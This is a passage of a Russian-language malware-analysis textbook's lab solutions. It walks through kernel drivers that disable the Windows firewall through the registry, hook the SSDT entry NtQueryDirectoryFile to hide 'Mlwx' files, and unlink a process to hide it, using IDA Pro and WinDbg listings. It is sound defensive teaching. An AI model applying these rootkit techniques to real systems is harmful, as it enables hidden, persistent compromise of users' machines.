Далее, как видно в строке ❶ листинга 10.3Л, программа вызывает функцию `StartServiceA`, чтобы запустить свою службу. В конце в строке ❷ делается вызов `ControlService`, вторым аргументом которого служит тип посланного управляющего сообщения. В данном случае он равен `0x01` ❸, что согласно документации соответствует константе `SERVICE_CONTROL_STOP`. В результате код выгрузит драйвер и запустит его функцию для очистки.

Листинг 10.3Л. Вызов ControlService из Lab10-01.exe

```
00401069      push    0                 ; lpServiceArgVectors
0040106B      push    0                 ; dwNumServiceArgs
0040106D      push    esi               ; hService
0040106E   ❶  call    ds:StartServiceA
00401074      test    esi, esi
00401076      jz      short loc_401086
00401078      lea     eax, [esp+24h+ServiceStatus]
0040107C      push    eax               ; lpServiceStatus
0040107D   ❸  push    1                 ; dwControl
0040107F      push    esi               ; hService
00401080   ❷  call    ds:ControlService ; Отправляет службе управляющий код
```

Просмотр Lab10-01.sys в IDA Pro

Прежде чем пытаться анализировать драйвер с помощью WinDbg, мы можем открыть его в IDA Pro, чтобы изучить функцию `DriverEntry`. Перейдя к точке входа, мы увидим код, представленный в листинге 10.4Л.

Листинг 10.4Л. Код в точке входа в драйвер Lab10-01.sys

```
00010959   mov      edi, edi
0001095B   push     ebp
0001095C   mov      ebp, esp
0001095E   call     sub_10920
00010963   pop      ebp
00010964   jmp   ❶  sub_10906
```

Данная функция служит точкой входа в драйвер, но это не `DriverEntry`. Компилятор вставляет обертку вокруг вызова `DriverEntry`, который на самом деле находится по адресу `sub_10906` ❶.

Как показано в листинге 10.5Л, тело функции `DriverEntry` помещает в память значение сдвига, но после этого мы не видим взаимодействия с системой или каких-то других вызовов.

Листинг 10.5Л. Процедура DriverEntry в файле Lab10-01.sys

```
00010906   mov     edi, edi
00010908   push    ebp
00010909   mov     ebp, esp
0001090B   mov     eax, [ebp+arg_0]
0001090E   mov     dword ptr [eax+34h], offset loc_10486
00010915   xor     eax, eax
00010917   pop     ebp
00010918   retn    8
```

Анализ Lab10-01.sys в WinDbg

Теперь мы можем открыть файл `Lab10-01.sys` в WinDbg, чтобы узнать, что происходит, когда драйвер выгружается при вызове `ControlService`. Код в пользовательском исполняемом файле загружает и сразу же выгружает драйвер `Lab10-10.sys`. Если воспользоваться отладчиком ядра до запуска вредоноса, мы не сможем проанализировать модуль ядра, поскольку его в этот момент не будет в памяти. Но, если дождаться завершения работы вредоносного исполняемого файла, драйвер уже будет выгружен.

Чтобы проанализировать файл `Lab10-01.sys` в момент его присутствия в памяти, мы загрузим его в WinDbg внутри виртуальной машины. Создадим точку останова между кодом загрузки и выгрузки — на вызове `ControlService`. Для этого выполним следующую команду:

```
0:000> bp 00401080
```

Затем запустим программу и подождем, пока не сработает точка останова. Когда это произойдет, WinDbg выведет на экран следующую информацию:

```
Breakpoint 0 hit
eax=0012ff1c  ebx=7ffdc000  ecx=77defb6d  edx=00000000  esi=00144048  edi=00144f58
eip=00401080 esp=0012ff08 ebp=0012ffc0 iopl=0    nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000        efl=00000206
image00400000+0x1080:
```

Как только программа достигнет точки останова, мы выйдем из виртуальной машины, чтобы подключить отладчик ядра и извлечь сведения о драйвере `Lab10-01.sys`. Запустим еще один экземпляр WinDbg и выберем пункт меню File ▸ Kernel Debug (Файл ▸ Отладка ядра); установим в качестве канала `\\.\pipe\com_1` и укажем скорость соединения на уровне 115200. Это позволит нам подключить отладчик WinDbg, запущенный на основном компьютере, к гостевой системе. Мы знаем, что наша служба называется `Lab10-01`, поэтому для получения объекта драйвера воспользуемся командой `!drvobj`, как показано в листинге 10.6Л.

Листинг 10.6Л. Поиск объекта драйвера для Lab10-01

```
kd> !drvobj lab10-01
Driver object ❶ (8263b418) is for:
Loading symbols for f7c47000 Lab10-01.sys -> Lab10-01.sys
*** ERROR: Module load completed but symbols could not be loaded for Lab10-01.sys
  \Driver\Lab10-01
Driver Extension List: (id , addr)

Device Object list: ❷
```

В строке ❶ команда `!drvobj` выводит адрес объекта драйвера. Поскольку список устройств пустой ❷, мы знаем, что у этого драйвера нет оборудования, доступного для пользовательских приложений.

ПРИМЕЧАНИЕ

Если у вас возникли сложности с поиском имени службы, вы можете использовать команду !object \Driver, чтобы получить список объектов, принадлежащих драйверам.

Получив адрес объекта драйвера, мы можем просмотреть его содержимое с помощью команды `dt`, как показано в листинге 10.7Л.

Листинг 10.7Л. Просмотр объекта драйвера для Lab10-01.sys в WinDbg

```
kd> dt _DRIVER_OBJECT 8263b418
nt!_DRIVER_OBJECT
  +0x000 Type             : 4
  +0x002 Size             : 168
  +0x004 DeviceObject     : (null)
  +0x008 Flags            : 0x12
  +0x00c DriverStart      : 0xf7c47000
  +0x010 DriverSize       : 0xe80
  +0x014 DriverSection    : 0x826b2c88
  +0x018 DriverExtension  : 0x8263b4c0 _DRIVER_EXTENSION
  +0x01c DriverName       : _UNICODE_STRING "\Driver\Lab10-01"
  +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\
                            DESCRIPTION\SYSTEM"
  +0x028 FastIoDispatch   : (null)
  +0x02c DriverInit       : 0xf7c47959      long     +0
  +0x030 DriverStartIo    : (null)
  +0x034 DriverUnload     : ❶0xf7c47486   void     +0
  +0x038 MajorFunction    : [28] 0x804f354a long nt!IopInvalidDeviceRequest+0
```

Попытаемся определить, какая функция вызывается при выгрузке драйвера: эта информация содержится в поле `DriverUnload` со сдвигом 0x034 ❶. Создадим точку останова с помощью следующей команды:

```
kd> bp 0xf7c47486
```

Возобновим работу ядра. Вернемся к экземпляру WinDbg, запущенному в виртуальной машине, и продолжим выполнение драйвера. Сразу после этого остановится вся гостевая ОС, так как отладчик ядра достиг точки останова. Можно

перейти к основной копии WinDbg и приступить к пошаговому выполнению кода. Мы видим три вызова `RtlCreateRegistryKey`, с помощью которых программа создает ключи реестра. Дальше дважды вызывается функция `RtlWriteRegistryValue`, которая обнуляет значение `EnableFirewall` в двух местах. Таким образом, код ядра отключает брандмауэр в Windows XP, скрывая этот факт от систем безопасности.

Если функция выгрузки по адресу 0xf7c47486 окажется длинной или сложной, ее будет непросто проанализировать в WinDbg. Во многих случаях исследование уже найденной функции лучше проводить с помощью более подходящего инструмента, такого как IDA Pro. Однако данная функция имеет разные адреса в IDA Pro и WinDbg, поэтому для ее просмотра придется проделать дополнительные вычисления. Мы должны определить ее сдвиг относительно начала файла, когда тот загружается в WinDbg с помощью команды `lm`:

```
kd> lm
start       end         module name
...
f7c47000 ❶ f7c47e80   Lab10_01 (no symbols)
...
```

Как видно в строке ❶, файл загружается по адресу 0xf7c47000. Ранее мы уже установили, что функция выгрузки имеет адрес 0xf7c47486. Вычтем 0xf7c47000 из 0xf7c47486 и получим наш сдвиг (0x486). Используем его для перехода к функции выгрузки в IDA Pro. Например, если базовый адрес в IDA Pro равен 0x00100000, нам следует перейти в участок 0x00100486. После этого используем статические методики, чтобы подтвердить сведения, обнаруженные ранее в WinDbg.

Как вариант, мы можем изменить базовый адрес в IDA Pro. Для этого выберем пункт меню Edit ▸ Segments ▸ Rebase Program (Правка ▸ Сегменты ▸ Перебазировать программу) и укажем значение `0xf7c47000` вместо `0x00100000`.

ПРИМЕЧАНИЕ

Использование отложенной точки останова на основе команды bu $iment(Lab10-01) может привести к проблемам, поскольку при обнаружении дефиса в имени файла WinDbg меняет его на знак подчеркивания. Чтобы данный драйвер остановился в точке входа, нужно использовать команду bu $iment(Lab10_01). Эта особенность WinDbg не упоминается в документации и может зависеть от конкретной версии отладчика.

Работа 10.2

Краткие ответы

1. Программа создает файл `C:\Windows\System32\Mlwx486.sys`. Вы можете использовать procmon или другой инструмент для динамического мониторинга, чтобы проследить этот процесс, но вы не увидите этот файл на диске, поскольку он скрыт.

2. Программа содержит компонент ядра. Он хранится в разделе с ресурсами, после чего записывается на диск и загружается в ядро в виде службы.
3. Программа представляет собой руткит, предназначенный для скрытия файлов. Он находит таблицу SSDT и перехватывает вызов `NtQueryDirectoryFile`, благодаря чему файлы, имена которых начинаются с `Mlwx` (с учетом регистра), не отображаются в листинге каталогов.

Подробный анализ

В таблице импорта этого исполняемого файла находятся вызовы `CloseServiceHandle`, `CreateServiceA`, `OpenSCManagerA` и `StartServiceA`, которые свидетельствуют о создании и запуске службы. Поскольку программа также вызывает функции `CreateFile` и `WriteFile`, мы знаем, что в какой-то момент она выполнит запись в файл. Еще мы видим вызовы `LoadResource` и `SizeOfResource` — это говорит о том, что вредонос производит какие-то манипуляции с разделом ресурсов файла `Lab10-02.exe`.

Чтобы изучить раздел ресурсов, к которому обращается программа, воспользуемся утилитой Resource Hacker. Как видно на рис. 10.1Л, в ней содержится еще один PE-заголовок. Вероятно, это еще один файл с вредоносным кодом, который используется вредоносом.




Рис. 10.1Л. Исполняемый файл, хранящийся в разделе с ресурсами внутри Lab10-02.exe

При запуске программа создает файл и службу. Утилита procmon показывает, что файл находится в каталоге `C:\Windows\System32`, является исполняемым и используется службой. Он содержит код ядра, который будет загружен системой.

Теперь мы должны найти файл, который создает программа, чтобы понять, чем занимается код ядра. Однако поиск по каталогу `C:\Windows\System32` не дает никаких результатов. В procmon видно, что файл создается, при этом не выполняется

никаких действий для его удаления. Итак, файл не отображается, операций, которые могли бы его удалить, не обнаружено, и, ко всему прочему, здесь замешан код ядра. Это должно натолкнуть нас на мысль, что мы имеет дело с руткитом.

Поиск руткита

В продолжение нашего расследования проверим, загрузился ли наш драйвер. Для этого воспользуемся командой `sc`, чтобы получить состояние службы, которая запускает модуль ядра (листинг 10.8Л).

Листинг 10.8Л. Получение информации о службе с помощью команды sc

```
C:\>sc query "486 WS Driver" ❶

SERVICE_NAME: 486 WS Driver
    TYPE               :    1 KERNEL_DRIVER
    STATE              : ❶ 4 RUNNING
                            (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE    : 0  (0x0)
    SERVICE_EXIT_CODE  : 0  (0x0)
    CHECKPOINT         : 0x0
    WAIT_HINT          : 0x0
```


В строке ❶ мы ищем название службы `486 WS Driver`, которое было указано в вызове `CreateServiceA`. В строке ❷ видно, что служба все еще работает. Из этого делаем вывод, что код ядра по-прежнему находится в памяти. Но что-то здесь не так: драйвер запущен, хотя его нет на диске. Чтобы разобраться в происходящем, подключим к нашей виртуальной машине отладчик ядра и проверим, действительно ли драйвер загружен. В выводе команды `lm` находится запись, которая совпадает с именем файла, созданного программой `Lab10-02.exe`:

```
f7c4d000 f7c4dd80   Mlwx486    (deferred)
```

Теперь мы точно знаем, что драйвер находится в памяти и что его файл называется `Mlwx486.sys`. Тот факт, что файла не видно на диске, является признаком руткита.

Теперь поищем в таблице SSDT модифицированные записи (листинг 10.9Л).

Листинг 10.9Л. Фрагмент таблицы SSDT, в котором одна запись была изменена руткитом

```
kd> dd dwo(KeServiceDescriptorTable) L100
...
80501dbc 8060cb50 8060cb50 8053c02e 80606e68
80501dcc 80607ac8 ❶ f7c4d486 805b3de0 8056f3ca
80501ddc 806053a4 8056c222 8060c2dc 8056fc46
...
```

Запись в строке ❶ явно находится за пределами модуля *ntoskrnl*, но внутри загруженного драйвера `Mlwx486.sys`. Чтобы определить, какая функция была заменена, вернем нашу виртуальную машину в момент, предшествовавший установке руткита, и посмотрим, что хранилось в таблице SSDT по этому сдвигу до ее

изменения. Как оказалось, это была функция NtQueryDirectoryFile, которая занимается извлечением разнообразной информации о файлах и каталогах. Дальше эта информация передается в вызовы FindFirstFile и FindNextFile для обхода файловой системы. Эта же функция используется Проводником для отображения содержимого каталогов. Если руткит ее перехватывает, он может скрывать файлы. Это объясняет, почему мы не могли найти драйвер Mlwx486.sys. Теперь, когда известно, какой код занимается перехватом таблицы SSDT, мы должны понять, что он делает.

Исследование функции-перехватчика

Давайте подробнее рассмотрим функцию, которая вызывается вместо NtQueryDirectoryFile. Назовем ее PatchFunction. Она должна иметь тот же интерфейс, что и оригинальный вызов, поэтому мы обратимся к официальной документации для NtQueryDirectoryFile. На сайте Microsoft сведения об этой функции отсутствуют, но в Интернете можно найти всю нужную нам информацию. Вызов NtQueryDirectoryFile является очень гибким и поддерживает множество параметров, которые определяют возвращаемое значение.

Теперь вернемся к вредоносной функции и посмотрим, что она делает с запросами. Укажем для нее точку останова. Как видно в листинге 10.10Л, первым делом она запускает оригинальную версию NtQueryDirectoryFile со всеми исходными аргументами.

Листинг 10.10Л. Ассемблерный код функции PatchFunction

```
f7c4d490 ff7530          push    dword ptr [ebp+30h]
f7c4d493 ff752c          push    dword ptr [ebp+2Ch]
f7c4d496 ff7528          push    dword ptr [ebp+28h]
f7c4d499 ff7524          push    dword ptr [ebp+24h]
f7c4d49c ff7520          push    dword ptr [ebp+20h]
f7c4d49f 56              push    esi
f7c4d4a0 ff7518          push    dword ptr [ebp+18h]
f7c4d4a3 ff7514          push    dword ptr [ebp+14h]
f7c4d4a6 ff7510          push    dword ptr [ebp+10h]
f7c4d4a9 ff750c          push    dword ptr [ebp+0Ch]
f7c4d4ac ff7508          push    dword ptr [ebp+8]
f7c4d4af e860000000      call    Mlwx486+0x514 (f7c4d514)
```

ПРИМЕЧАНИЕ

Из листинга 10.10Л может быть не совсем понятно, что вызываемой функцией является именно NtQueryDirectoryFile. Но, если перешагнуть через инструкцию call, можно заметить, что она ведет в другой участок файла, который переходит к NtQueryDirectoryFile. IDA Pro корректно распознает имя функции, но дизассемблер, встроенный в WinDbg, является куда более примитивным. Лучше всего было бы просматривать этот файл в IDA Pro во время отладки, но мы не можем его найти, так как он скрыт.

Функция PatchFunction проверяет восьмой аргумент, FileInformationClass, и, если он не равен 3, возвращает оригинальное значение NtQueryDirectoryFile. Проверку также проходит значение, возвращаемое из NtQueryDirectoryFile, и девятый аргумент — ReturnSingleEntry. PatchFunction ищет определенные параметры, и если они не соответствуют некоему критерию, то результат будет таким же, как и в оригинале. В противном случае PatchFunction меняет возвращаемое значение, и это как раз то, что нас интересует. Чтобы понять, что происходит при вызове функции PatchFunction с подходящими аргументами, укажем для нее точку останова.

Если указать точку останова для PatchFunction, она будет срабатывать при каждом запуске этой функции, однако нас интересуют лишь некоторые из этих вызовов. Эта ситуация отлично подходит для того, чтобы воспользоваться условной точкой останова, которая будет срабатывать, только если аргументы PatchFunction соответствуют нашим критериям. Создадим условие, при котором аргумент ReturnSingleEntry должен быть равен 0:


```
kd> bp f7c4d486 ".if dwo(esp+0x24)==0 {} .else {gc}"
```

ПРИМЕЧАНИЕ

Если у вас открыт Проводник, эта точка останова может многократно сработать в разных потоках, что довольно неудобно при анализе функции. Чтобы упростить анализ, лучше закрыть все окна Проводника и вызывать срабатывание точки останова с помощью консольной команды dir.

Когда код отфильтрует нужные нам вызовы, мы увидим функцию, хранящуюся по адресу 0xf7c4d590. Хотя она не была помечена автоматически в WinDbg, мы можем определить, что это RtlCompareMemory: для этого достаточно просмотреть ее ассемблерный код или сделать шаг внутрь ее вызова. Вызов RtlCompareMemory показан в строке ❶ листинга 10.11Л.

Листинг 10.11Л. Сравнение имени файла для определения того, модифицирует ли руткит информацию, возвращенную из NtQueryDirectoryFile

```
f7c4d4ca 6a08            push    8
f7c4d4cc 681ad5c4f7      push    offset Mlwx486+0x51a (f7c4d51a)
f7c4d4d1 8d465e       ❷  lea     eax,[esi+5Eh]
f7c4d4d4 50              push    eax
f7c4d4d5 32db            xor     bl,bl
f7c4d4d7 ff1590d5c4f7    call    dword ptr [Mlwx486+0x590 (f7c4d590)] ❶
f7c4d4dd 83f808          cmp     eax,8
f7c4d4e0 7512            jne     Mlwx486+0x4f4 (f7c4d4f4)
```

Теперь мы можем посмотреть, что именно сравнивает функция PatchFunction. Как видно в листинге 10.11Л, ее первым параметром служит регистр EAX, который сохраняет сдвиг esi+5eh в строке ❷. Этот сдвиг ведет к имени файла. Ранее в ходе дизассемблирования мы выяснили, что регистр ESI представляет собой параметр

FileInformation со структурой, заполняемой в вызове NtQueryDirectoryFile. В документации к NtQueryDirectoryFile сказано, что это структура FILE_BOTH_DIR_INFORMATION и что сдвиг 0x5E используется для хранения имени файла в виде широкосимвольной строки (мы могли бы узнать ее содержимое и с помощью WinDbg).

Чтобы понять, что находится в участке со сдвигом esi+5eh, воспользуемся командой db, как показано в листинге 10.12Л. Так мы установим, что имя файла — Installer.h.

Листинг 10.12Л. Исследование первого аргумента вызова RtlCompareMemory

```
kd> db esi+5e
036a302e 49 00 6e 00 73 00 74 00-61 00 6c 00 6c 00 65 00  I.n.s.t.a.l.l.e.
036a303e 72 00 68 00 00 00 00 00-00 00 f6 bb be f0 6e 70  r.h..........np
036a304e c7 01 47 c0 db 46 25 75-cb 01 50 1e c1 f0 6e 70  ..G..F%u..P...np
036a305e c7 01 50 1e c1 f0 6e 70-c7 01 00 00 00 00 00 00  ..P...np........
```

Еще одним операндом, который используется при сравнении, является статический адрес f7c4d51a. Его содержимое можно узнать с помощью все той же команды db. В листинге 10.13Л показан второй параметр RtlCompareMemory с буквами Mlwx внутри, которые напоминают нам название драйвера Mlwx486.sys.

Листинг 10.13Л. Исследование второго аргумента вызова RtlCompareMemory

```
kd> db f7c4d51a
f7c4d51a 4d 00 6c 00 77 00 78 00-00 00 00 00 00 00 00 00  M.l.w.x.........
f7c4d52a 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
f7c4d53a 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00  ................
```

Вызов RtlCompareMemory возвращает 8 байт, что соответствует четырем символам в широкосимвольной строке. Код проверяет каждый файл, чтобы узнать, не начинается ли тот с букв Mlwx. Теперь с большой долей уверенности можно сказать, что этот драйвер скрывает файлы с префиксом Mlwx.

Скрытие файлов

Мы узнали, с какими файлами работает функция PatchFunction. Теперь посмотрим, каким образом она меняет значения, возвращаемые из NtQueryDirectoryFile. В документации для вызова NtQueryDirectoryFile сказано, что аргумент FileInformation состоит из набора структур FILE_BOTH_DIR_INFORMATION. Первое поле в этой структуре является сдвигом, который указывает на следующий экземпляр FILE_BOTH_DIR_INFORMATION. Как можно видеть на рис. 10.2Л, PatchFunction изменяет это поле, чтобы убрать из листинга каталога определенные файлы. Для этого она смещает сдвиг вперед, чтобы тот указывал на следующую запись, но только если имя файла в текущей структуре начинается с Mlwx.

На рис. 10.2Л показано, как выглядит возвращаемое значение NtQueryDirectoryFile для каталога с тремя файлами внутри. На каждый файл выделяется по одной структуре FILE_BOTH_DIR_INFORMATION. Обычно первая структура указывает

на вторую, а вторая — на третью, но руткит изменил первую запись так, чтобы та указывала сразу на последнюю структуру. Таким образом, скрывается вторая запись. Благодаря этому приему файлы, чьи имена начинаются с `Mlwx`, не попадают в листинги каталогов.




Рис. 10.2Л. Набор структур FILE_BOTH_DIR_INFORMATION изменяется так, чтобы скрыть вторую из них

Восстановление скрытого файла

Мы проанализировали программу, которая прячет файлы. Теперь попытаемся получить оригинальный файл, который используется драйвером, чтобы провести дополнительный анализ. Это можно сделать несколькими способами.

- Отключить службу, которая запускает драйвер, и перезагрузить компьютер. После перезагрузки код не будет выполняться и файл не будет скрыт.
- Извлечь файл из раздела с ресурсами внутри программы, которая его установила.
- Открыть файл, несмотря на то что его нет в листинге каталога. Его скрытие обусловлено перехватом функции `NtQueryDirectoryFile`, но сам он по-прежнему существует. Например, его можно скопировать с помощью команды `copy Mlwx486.sys NewFilename.sys`. Файл `NewFilename.sys` не будет скрыт.

Все эти варианты достаточно простые, но первый из них самый лучший, потому что он подразумевает отключение драйвера. Вам достаточно будет поискать на своем диске все файлы, начинающиеся с `Mlwx`, на случай, если драйвер `Mlwx486.sys` скрывал не только себя (в этой лабораторной работе таковых не обнаружено).

Открыв файл `Mlwx486.sys` в IDA Pro, мы увидим, что он довольно небольшой. Его следует проанализировать целиком, чтобы точно знать, что он не выполняет никаких других неизвестных нам действий. Процедура `DriverEntry` делает вызов `RtlInitUnicodeString` с аргументами `KeServiceDescriptorTable` и `NtQueryDirectoryFile`, после чего вызывает функцию `MmGetSystemRoutineAddress`, чтобы найти сдвиги для этих двух адресов. Дальше `DriverEntry` ищет в таблице SSDT запись `NtQueryDirectoryFile` и заменяет ее адресом функции `PatchFunction`. Эта процедура не создает нового устройства и не добавляет никаких обработчиков в объект драйвера.

Работа 10.3

Краткие ответы

1. Пользовательская программа загружает драйвер и начинает каждые 30 секунд выводить рекламное сообщение. Драйвер прячет процесс, убирая структуру PEB из связного списка системы.
2. Если программа уже запустилась, ее довольно сложно остановить без перезагрузки.
3. В ответ на любой запрос типа `DeviceIoControl` компонент ядра берет процесс, который к нему обратился, и убирает его из связного списка процессов, скрывая тем самым от пользователя.

Подробный анализ

Для начала проанализируем файлы с помощью базовых статических методов. В ходе исследования драйвера обнаружены следующие импорты:

```
IofCompleteRequest
IoDeleteDevice
IoDeleteSymbolicLink
RtlInitUnicodeString
IoGetCurrentProcess
IoCreateSymbolicLink
IoCreateDevice
KeTickCount
```

Полезную информацию предоставляет лишь вызов `IoGetCurrentProcess` (остальные требуются любому драйверу, который создает устройство, доступное из пользовательского пространства). Этот вызов говорит о том, что драйвер модифицирует активный процесс либо запрашивает информацию о нем.

Теперь скопируем драйвер в каталог `C:\Windows\System32` и запустим его двойным щелчком. Мы увидим всплывающее рекламное сообщение — такое же, как в лабораторной работе 7.2. Посмотрим, что этот вредонос сделал с нашей системой. Для начала проверим факт успешной установки службы и подтвердим, что зараженный файл с расширением `.sys` является ее частью. Вместе с этим мы можем заметить, что спустя примерно 30 секунд программа опять показывает нам рекламу, и это делается постоянно с одним и тем же интервалом. Когда мы откроем Диспетчер задач, чтобы завершить программу, обнаружится, что ее нет в списке процессов. В Process Explorer она тоже не отображается.

Вредонос продолжает открывать рекламные сообщения, и его не так-то просто остановить. Мы не можем завершить его процесс, так как его нет в списке. По той же причине мы не можем подключить к нему отладчик, будь то WinDbg или OllyDbg. Нам остается лишь вернуться к последнему снимку системы или перезагрузить компьютер в надежде на то, что вредонос не обеспечил свое постоянное присутствие. И, поскольку он этого не сделал, перезагрузка решает проблему.

Анализ исполняемого файла в IDA Pro

Теперь откроем IDA Pro. Перейдем к функции `WinMain` и посмотрим, какие вызовы она совершает:

```
OpenSCManager
CreateService
StartService
CloseServiceHandle
CreateFile
DeviceIoControl
OleInitialize
CoCreateInstance
VariantInit
SysAllocString
ecx+0x2c
Sleep
OleUninitialize
```


Функцию `WinMain` можно разбить на несколько логических блоков. Первый блок, с `OpenSCManager` по `DeviceIoControl`, содержит вызовы для загрузки драйвера и отправки ему запроса. Во втором блоке находятся все остальные функции, которые свидетельствуют об использовании объекта COM. Пока нам неизвестно, куда ведет вызов `ecx+0x2c`, но позже мы к этому вернемся.

Подробный анализ вызовов показывает, что программа создает службу под названием Process Helper, которая загружает модуль ядра `C:\Windows\System32\Lab10-03.sys`. При запуске Process Helper загружает `Lab10-03.sys` в ядро и открывает дескриптор `\\.\ProcHelper`, который указывает на устройство, созданное драйвером.

Нам необходимо тщательно изучить вызов `DeviceIoControl`, представленный в листинге 10.14Л, поскольку входящие и исходящие параметры, которые предоставляются ему в качестве аргументов, будут переданы коду ядра. Сам код мы проанализируем отдельно.

Листинг 10.14Л. Вызов DeviceIoControl внутри Lab10-03.exe, который передает запрос драйверу Lab10-03.sys

```
0040108C          lea     ecx, [esp+2Ch+BytesReturned]
00401090          push    0                   ; lpOverlapped
00401092          push    ecx                 ; lpBytesReturned
00401093          push    0                   ; nOutBufferSize
00401095          push  ❶ 0                  ; lpOutBuffer
00401097          push    0                   ; nInBufferSize
00401099          push  ❷ 0                  ; lpInBuffer
0040109B          push  ❸ 0ABCDEF01h         ; dwIoControlCode
004010A0          push    eax                 ; hDevice
004010A1          call    ds:DeviceIoControl
```

Обратите внимание на то, что параметры `lpOutBuffer` ❶ и `lpInBuffer` ❷ вызова `DeviceIoControl` равны NULL. Это довольно необычно, ведь из этого следует, что запрос не передает модулю ядра никакой информации и что модуль возвращает пустой ответ.

Также стоит отметить, что модулю ядра передается структура `dwIoControlCode` ❸. Мы вернемся к этому, когда приступим к изучению драйвера.

Остаток этого файла почти идентичен примеру работы с объектами COM в лабораторной работе 7.2. Разница лишь в том, что вызов функции перехода выполняется внутри бесконечного цикла, который останавливается на 30 секунд после каждого вызова.

Анализ драйвера

Теперь откроем в IDA Pro файл драйвера. В листинге 10.15Л мы видим вызов `IoCreateDevice` ❶, который в строке ❷ создает устройство под названием `\Device\ProcHelper`.

Листинг 10.15Л. Драйвер Lab10-03.sys создает устройство, доступное из пользовательского пространства

```
0001071A   ❷ push   offset aDeviceProchelp ; "\\Device\\ProcHelper"
0001071F      lea    eax, [ebp+var_C]
00010722      push   eax
00010723      call   edi ; RtlInitUnicodeString
00010725      mov    esi, [ebp+arg_0]
00010728      lea    eax, [ebp+var_4]
0001072B      push   eax
0001072C      push   0
0001072E      push   100h
00010733      push   22h
00010735      lea    eax, [ebp+var_C]
00010738      push   eax
00010739      push   0
0001073B      push   esi
0001073C   ❶ call   ds:IoCreateDevice
```

Затем, как показано в листинге 10.16Л, функция делает вызов `IoCreateSymbolicLink` ❶, чтобы создать символьную ссылку с именем `\DosDevices\ProcHelper` ❷, к которой может обращаться пользовательская программа.

Листинг 10.16Л. Драйвер Lab10-03.sys создает символьную ссылку, чтобы пользовательским приложениям было легче обращаться к дескриптору устройства

```
00010751   ❷ push   offset aDosdevicesPr_0 ; "\\DosDevices\\ProcHelper"
00010756      lea    eax, [ebp+var_14]
00010759      push   eax
0001075A      mov    dword ptr [esi+70h], offset loc_10666
00010761      mov    dword ptr [esi+34h], offset loc_1062A
00010768      call   edi ; RtlInitUnicodeString
0001076A      lea    eax, [ebp+var_C]
0001076D      push   eax
0001076E      lea    eax, [ebp+var_14]
00010771      push   eax
00010772   ❶ call   ds:IoCreateSymbolicLink
```

Поиск драйвера в памяти с помощью WinDbg

Мы можем запустить либо сам вредонос, либо службу, которая загрузит наш драйвер в память. Нам известно, что объект устройства имеет путь `\Device\ProcHelper`, поэтому мы начнем с него. Чтобы найти в `ProcHelper` исполняемую функцию, мы должны получить доступ к объекту драйвера. Это можно сделать с помощью команды `!devobj`, как показано в листинге 10.17Л. Из полученного вывода мы узнаем, где именно хранится `DriverObject` ❶.

Листинг 10.17Л. Поиск объекта устройства для драйвера ProcHelper

```
kd> !devobj ProcHelper
Device object (82af64d0) is for:
❶ ProcHelper \Driver\Process Helper DriverObject 82716a98
Current Irp 00000000 RefCount 1 Type 00000022 Flags 00000040
Dacl e15b15cc DevExt 00000000 DevObjExt 82af6588
ExtensionFlags (0000000000)
Device queue is not busy.
```


`DriverObject` содержит указатели на все функции, которые будут вызываться при обращении пользовательского приложения к объекту устройства. Объект `DriverObject` хранится внутри структуры под названием `DRIVER_OBJECT`. Для его просмотра с указанием меток можно использовать команду `dt`, как показано в листинге 10.18Л.

Листинг 10.18Л. Использование WinDbg для исследования объекта, принадлежащего драйверу Lab10-03.sys

```
kd> dt nt!_DRIVER_OBJECT 82716a98
    +0x000 Type             : 4
    +0x002 Size             : 168
    +0x004 DeviceObject     : 0x82af64d0 _DEVICE_OBJECT
    +0x008 Flags            : 0x12
    +0x00c DriverStart      : 0xf7c26000
    +0x010 DriverSize       : 0xe00
    +0x014 DriverSection    : 0x827bd598
    +0x018 DriverExtension  : 0x82716b40 _DRIVER_EXTENSION
    +0x01c DriverName       : _UNICODE_STRING "\Driver\Process Helper"
    +0x024 HardwareDatabase : 0x80670ae0 _UNICODE_STRING "\REGISTRY\MACHINE\
                              HARDWARE\DESCRIPTION\SYSTEM"
    +0x028 FastIoDispatch   : (null)
    +0x02c DriverInit       : 0xf7c267cd long +0
    +0x030 DriverStartIo    : (null)
    +0x034 DriverUnload     : 0xf7c2662a void +0
    +0x038 MajorFunction    : [28] 0xf7c26606 long +0
```

